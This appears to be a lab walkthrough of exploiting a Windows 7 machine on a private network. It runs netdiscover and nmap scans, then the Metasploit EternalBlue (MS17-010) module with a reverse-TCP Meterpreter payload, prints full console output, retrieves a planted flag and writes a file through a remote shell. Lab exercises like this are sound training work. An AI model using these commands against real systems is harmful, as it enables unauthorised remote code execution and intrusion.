

1. Network Discovery

To identify active hosts within the same network, I used netdiscover :


```
Netdiscover -r 192.168.190.0/24
```

This revealed multiple devices on the network, including a Windows 7 machine at IP address 192.168.190.166

2. Target Reconnaissance with Nmap

A comprehensive Nmap scan was performed to enumerate open ports, services, and version details:

```
nmap -sV -sS -A -p- -T4 192.168.190.166
```



Scan Summary:

- Port 445/tcp was identified as open.
- The service running on this port is Microsoft SMBv1, which is vulnerable to MS17-010 (EternalBlue) — CVE-2017-0144.

This module exploits a flaw in the SMBv1 protocol achieving unauthenticated remote code execution (RCE) with SYSTEM privileges

3. Exploitation using Metasploit Framework

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.190.166
set LHOST 192.168.190.164
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
```

Result:

- The exploit executed successfully.
- A Meterpreter session was opened

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.190.166
rhost => 192.168.190.166
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.190.163
lhost => 192.168.190.163
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.190.163:4444
[*] 192.168.190.166:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.190.166:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
64-bit)
[*] 192.168.190.166:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.190.166:445 - The target is vulnerable.
[*] 192.168.190.166:445 - Connecting to target for exploitation.
[+] 192.168.190.166:445 - Connection established for exploitation.
[+] 192.168.190.166:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.190.166:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.190.166:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.190.166:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.190.166:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.190.166:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.190.166:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.190.166:445 - Sending all but last fragment of exploit packet
[*] 192.168.190.166:445 - Starting non-paged pool grooming
[+] 192.168.190.166:445 - Sending SMBv2 buffers
[+] 192.168.190.166:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.190.166:445 - Sending final SMBv2 buffers.
[*] 192.168.190.166:445 - Sending last fragment of exploit packet!
[*] 192.168.190.166:445 - Receiving response from exploit packet
[+] 192.168.190.166:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.190.166:445 - Sending egg to corrupted connection.
[*] 192.168.190.166:445 - Triggering free of corrupted buffer.
[-] 192.168.190.166:445 - =====
[-] 192.168.190.166:445 - =====FAIL=====
[-] 192.168.190.166:445 - =====
[*] 192.168.190.166:445 - Connecting to target for exploitation.
[+] 192.168.190.166:445 - Connection established for exploitation.
[+] 192.168.190.166:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.190.166:445 - CORE raw buffer dump (38 bytes)
```

I've manually inserted a flag in the win7 machine so let's find it

```
[~] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd Users\DELL\Desktop
[~] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Users\DELL\
> pwd
[~] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\
meterpreter > cd Users\
meterpreter > cd DELL\
meterpreter > cd Desktop\
meterpreter > ls
Listing: C:\Users\DELL\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   282     fil      2025-06-26 09:16:14 -0400  desktop.ini
100666/rw-rw-rw-    29     fil      2025-06-26 10:09:30 -0400  flag.txt

meterpreter > cat flag.txt
flag:{penetrated_successfully}meterpreter > |
```

Found : Flag:{penetrated_successfully}

Now let's add our own file

Shell

Echo exploited successfully > hacked.txt

```
root@kareem: /home/kareem
File Actions Edit View Help
040555/r-xr-xr-x 4096 dir 2025-06-26 09:16:15 -0400 Favorites
040555/r-xr-xr-x 0 dir 2025-06-26 09:16:14 -0400 Links
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 Local Settings
040555/r-xr-xr-x 0 dir 2025-06-26 09:16:14 -0400 Music
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 My Documents
100666/rw-rw-rw- 524288 fil 2025-06-26 11:10:31 -0400 NTUSER.DAT[016888bd-6c6f-11de-8d1d-001e0bcde3ec].TMC
100666/rw-rw-rw- 65536 fil 2025-06-26 09:16:02 -0400 blf
100666/rw-rw-rw- 524288 fil 2025-06-26 09:16:02 -0400 NTUSER.DAT[016888bd-6c6f-11de-8d1d-001e0bcde3ec].TMC
100666/rw-rw-rw- 524288 fil 2025-06-26 09:16:02 -0400 ontainer00000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2025-06-26 09:16:02 -0400 NTUSER.DAT[016888bd-6c6f-11de-8d1d-001e0bcde3ec].TMC
100666/rw-rw-rw- 524288 fil 2025-06-26 09:16:02 -0400 ontainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 NetHood
040555/r-xr-xr-x 0 dir 2025-06-26 09:16:14 -0400 Pictures
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 PrintHood
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 Recent
040555/r-xr-xr-x 0 dir 2025-06-26 09:16:14 -0400 Saved Games
040555/r-xr-xr-x 0 dir 2025-06-26 09:16:14 -0400 Searches
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 SendTo
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 Start Menu
040777/rwxrwxrwx 0 dir 2025-06-26 09:16:02 -0400 Templates
040555/r-xr-xr-x 0 dir 2025-06-26 09:16:14 -0400 Videos
100666/rw-rw-rw- 262144 fil 2025-06-26 11:10:31 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2025-06-26 09:16:02 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2025-06-26 09:16:02 -0400 ntuser.ini

meterpreter > pwd
C:\Users\DELL
meterpreter > cd Desktop\
meterpreter > ls
Listing: C:\Users\DELL\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   282     fil      2025-06-26 09:16:14 -0400  desktop.ini
100666/rw-rw-rw-    29     fil      2025-06-26 10:09:30 -0400  flag.txt
100666/rw-rw-rw-     7     fil      2025-06-26 11:10:22 -0400  hacked.txt

meterpreter > shell
Process 1580 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\DELL\Desktop>echo exploited successfully > hacked.txt
echo exploited successfully > hacked.txt

C:\Users\DELL\Desktop>|
```